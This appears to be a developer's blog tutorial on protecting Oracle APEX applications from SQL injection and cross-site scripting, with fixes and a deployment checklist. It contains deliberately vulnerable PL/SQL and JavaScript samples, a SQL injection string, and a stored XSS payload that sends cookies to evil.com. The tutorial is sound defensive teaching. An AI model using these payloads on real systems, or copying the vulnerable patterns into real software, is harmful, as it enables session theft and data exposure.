
- What are SQL Injection & XSS?
- SQL Injection — Real attack scenario
- Fix 1: Bind variables in PL/SQL
- Fix 2: DBMS_ASSERT for dynamic identifiers
- Fix 3: APEX_ESCAPE for output encoding
- XSS — Real attack scenario
- Fix 4: Escape Special Characters setting
- Fix 5: Content Security Policy header
- Fix 6: Safe Dynamic Actions & JavaScript
- Security checklist
What are SQL Injection & XSS?

Two of the most critical web vulnerabilities — per the OWASP Top 10 — are SQL Injection (SQLi) and Cross-Site Scripting (XSS). Oracle APEX, being a low-code platform that tightly couples SQL with UI generation, is especially vulnerable when developers rely on naive string concatenation or skip output escaping.
This guide walks through real attack scenarios and the exact APEX controls and PL/SQL patterns that prevent each one.
1 SQL Injection — Real Attack Scenario
Imagine a product search page in your APEX app. A developer writes a PL/SQL process that builds a query by directly concatenating a page item value:
-- BAD: Direct string concatenation (VULNERABLE)
DECLARE
  l_query  VARCHAR2(4000);
  l_cursor SYS_REFCURSOR;
BEGIN
  l_query := 'SELECT * FROM products WHERE category = '''
            || :P1_CATEGORY   -- raw page item concatenated
            || '''';
  OPEN l_cursor FOR l_query;
END;
An attacker sets the P1_CATEGORY field to this value:
-- Attacker input
' OR '1'='1' --
The query that actually executes becomes:
-- Resulting injected SQL — returns ALL rows
SELECT * FROM products WHERE category = '' OR '1'='1' --'This bypasses the filter entirely and returns every row. More advanced payloads can DROP tables, exfiltrate sensitive data, or execute OS-level commands via UTL_FILE — depending on database privileges.
2 Fix 1 — Use Bind Variables in PL/SQL
The safest and most performant fix is to use native bind variables. Oracle treats bound values as data, never as executable SQL — injection is structurally impossible.
✗ Vulnerable
OPEN l_cursor FOR
  'SELECT * FROM products'
  ' WHERE cat = '''
  || :P1_CAT || '''';
✓ Secure
OPEN l_cursor FOR
  'SELECT * FROM products'
  ' WHERE cat = :cat'
  USING :P1_CAT;
Full secure example with multiple binds
-- GOOD: Bind variables with USING clause
DECLARE
  l_query  VARCHAR2(4000);
  l_cursor SYS_REFCURSOR;
BEGIN
  l_query := 'SELECT product_name, price'
            || ' FROM products'
            || ' WHERE category = :cat'
            || '   AND active_flag = :flag';

  OPEN l_cursor FOR l_query
    USING :P1_CATEGORY, 'Y';  -- all values bound safely
END;Bind variables also improve performance. Oracle caches the execution plan, so repeated calls with different values skip hard parsing entirely — reducing CPU and improving response time.
3 Fix 2 — DBMS_ASSERT for Dynamic Identifiers
Sometimes you must build dynamic SQL using table names or column names — these cannot be bound with the USING clause. In these cases, validate the identifier using Oracle’s built-in DBMS_ASSERT package before interpolating it.
-- GOOD: Validate schema objects with DBMS_ASSERT
DECLARE
  l_table_name VARCHAR2(128);
  l_query      VARCHAR2(4000);
BEGIN
  -- Raises ORA-44002 if not a valid, existing DB object name
  l_table_name := DBMS_ASSERT.SQL_OBJECT_NAME(:P1_TABLE);

  -- Now safe to use — we know it's a real DB object
  l_query := 'SELECT COUNT(*) FROM ' || l_table_name;

  EXECUTE IMMEDIATE l_query INTO :P1_ROW_COUNT;
EXCEPTION
  WHEN OTHERS THEN
    APEX_ERROR.ADD_ERROR(
      p_message          => 'Invalid table name provided.',
      p_display_location => apex_error.c_inline_in_notification
    );
END;
Key DBMS_ASSERT functions
| SQL_OBJECT_NAME | Validates table, view, or sequence names — checks they actually exist in the DB |
| SIMPLE_SQL_NAME | Validates column or variable names — checks format only, not existence |
| SCHEMA_NAME | Validates that a schema exists in the database |
| ENQUOTE_LITERAL | Wraps a string in single quotes safely, escaping any embedded quotes |
4 Fix 3 — APEX_ESCAPE for Output Encoding
When displaying user-supplied data via HTP output or PL/SQL-generated HTML, always escape values using APEX_ESCAPE. This prevents stored database content from being rendered as active HTML or JavaScript.
-- GOOD: APEX_ESCAPE in different output contexts
-- In HTML body:
HTP.P('<div class="product-name">'
    || APEX_ESCAPE.HTML(l_product_name)   -- encodes < > & " '
    || '</div>');

-- In a JavaScript string (Dynamic Actions, inline JS):
'var msg = "' || APEX_ESCAPE.JS_LITERAL(:P1_NAME) || '"'

-- In an HTML attribute (href, data-*, value):
'<a href="' || APEX_ESCAPE.HTML_ATTRIBUTE(:P1_URL) || '">'Match the escape function to the output context: APEX_ESCAPE.HTML for HTML body, JS_LITERAL for JavaScript strings, HTML_ATTRIBUTE for tag attributes. Using the wrong one can still leave you vulnerable.
5 XSS — Real Attack Scenario
Cross-Site Scripting (XSS) occurs when malicious script is injected into a page and executes in another user’s browser. In APEX this commonly happens via:
- Text fields that render user input directly as HTML
- Rich Text Editor (RTE) items without proper sanitization
- Dynamic content substituted into JavaScript blocks
An attacker submits the following value in a “User Bio” input field, which is later displayed on a public profile page:
-- Attacker-submitted input
<script>document.location='https://evil.com/steal?c='+document.cookie</script>
If the bio column is rendered in an Interactive Report with Escape Special Characters = No, every user who visits that profile page automatically executes the attacker’s script — their session cookies are sent to an external server.
Unlike reflected XSS (which requires tricking one user into clicking a link), stored XSS persists in the database and fires automatically for every user who views the affected page — with no interaction required from the victim.
6 Fix 4 — Enable “Escape Special Characters”
In any APEX Interactive Report column, Classic Report column, or Display item that shows user-supplied text, ensure Escape Special Characters = Yes. This is the single highest-impact XSS control in APEX and takes one click to enable.
Where to find it in APEX Page Designer:
- Open the page in Page Designer
- Select the report region → click the column name
- In the right panel: Security → Escape Special Characters → set to Yes
✗ Vulnerable Column Setting
-- IR Column property
Escape Special
Characters: No

-- Attacker input renders as:
<script>alert(1)</script>
✓ Secure Column Setting
-- IR Column property
Escape Special
Characters: Yes  ✅

-- Output (safe, inert text):
<script>alert(1)</script>
7 Fix 5 — Set a Content Security Policy Header
A Content Security Policy (CSP) instructs the browser which script sources are allowed. Even if an attacker manages to inject a script tag, the browser will refuse to execute it if it violates the CSP.
Where to set it: APEX Admin → Shared Components → Security Attributes → HTTP Response Headers
-- Recommended CSP for Oracle APEX (Security Attributes)
Content-Security-Policy:
  default-src 'self';
  script-src  'self' 'nonce-{APEX_CSP_NONCE}';
  style-src   'self' 'unsafe-inline';
  img-src     'self' data:;
frame-ancestors 'none';APEX 22.1 and later natively support CSP nonces. Use the {APEX_CSP_NONCE} substitution string — APEX automatically injects the nonce into all framework inline scripts, so your legitimate scripts continue to work while injected scripts are blocked by the browser.
8 Fix 6 — Safe Dynamic Actions & JavaScript
Never write user-supplied values directly into the DOM using jQuery’s .html() method — it parses and renders HTML. Always use .text() instead, which automatically encodes all HTML entities.
✗ Vulnerable JavaScript
// Direct DOM write — XSS risk
var val = $v('P1_NAME');
$('#greeting')
  .html('Hello ' + val);
✓ Secure JavaScript
// .text() auto-escapes HTML
var val = $v('P1_NAME');
$('#greeting')
  .text('Hello ' + val);
Additional JavaScript patterns to follow
-- GOOD: Safe DOM and attribute manipulation
// Use textContent for plain DOM nodes (no jQuery needed):
document.getElementById('msg').textContent = val;

// Never use eval() with user data:
// eval('doSomething(' + :P1_ID + ')');  ← NEVER DO THIS

// Use APEX's built-in API for navigation:
apex.navigation.redirect(
  apex.util.makeApplicationUrl({ pageId: 2, clearCache: '2' })
);Other dangerous DOM APIs that accept raw HTML: innerHTML, outerHTML, document.write(), insertAdjacentHTML(). Avoid all of these with user-supplied values. Use the text-only equivalents: textContent, innerText, or createElement().
✅ APEX Security Checklist
Before deploying any APEX application to production, verify every item below is in place:
- ✓ All dynamic SQL uses named bind variables with the USING clause
- ✓ Table/column identifiers are validated via DBMS_ASSERT before interpolation
- ✓ All IR/Classic Report columns have “Escape Special Characters = Yes”
- ✓ HTP output uses APEX_ESCAPE.HTML, JS_LITERAL, or HTML_ATTRIBUTE as appropriate
- ✓ jQuery .text() used instead of .html() for any user-supplied data
- ✓ innerHTML / outerHTML / document.write() avoided for user values
- ✓ Content Security Policy header set in Security Attributes
- ✓ APEX_CSP_NONCE used for any necessary inline <script> blocks
- ✓ APEX_ERROR used for user messages — raw ORA- errors never exposed
- ✓ Authorization schemes applied to all sensitive pages and processes
- ✓ Rich Text Editor items use APEX’s built-in HTML sanitization allowlist
- ✓ APEX Security Advisor run (Shared Components → Security Advisor)
🚀 Applying all six fixes eliminates the most common attack vectors in Oracle APEX. Run the built-in Security Advisor (Shared Components → Security Advisor) for automated scanning of your entire application after each release.

Hi, I’m Ankur Rai, an Oracle APEX Developer with 6+ years of professional experience in building enterprise applications. I specialize in creating scalable and efficient solutions using Oracle APEX, PL/SQL, and SQL to solve real-world business challenges.
I am a 3X Oracle APEX Professional Certified Developer and also an Oracle ACE Associate Member, actively contributing to the Oracle community by sharing knowledge, insights, and best practices. Through my blogs, I aim to help developers learn, grow, and build better Oracle APEX applications together.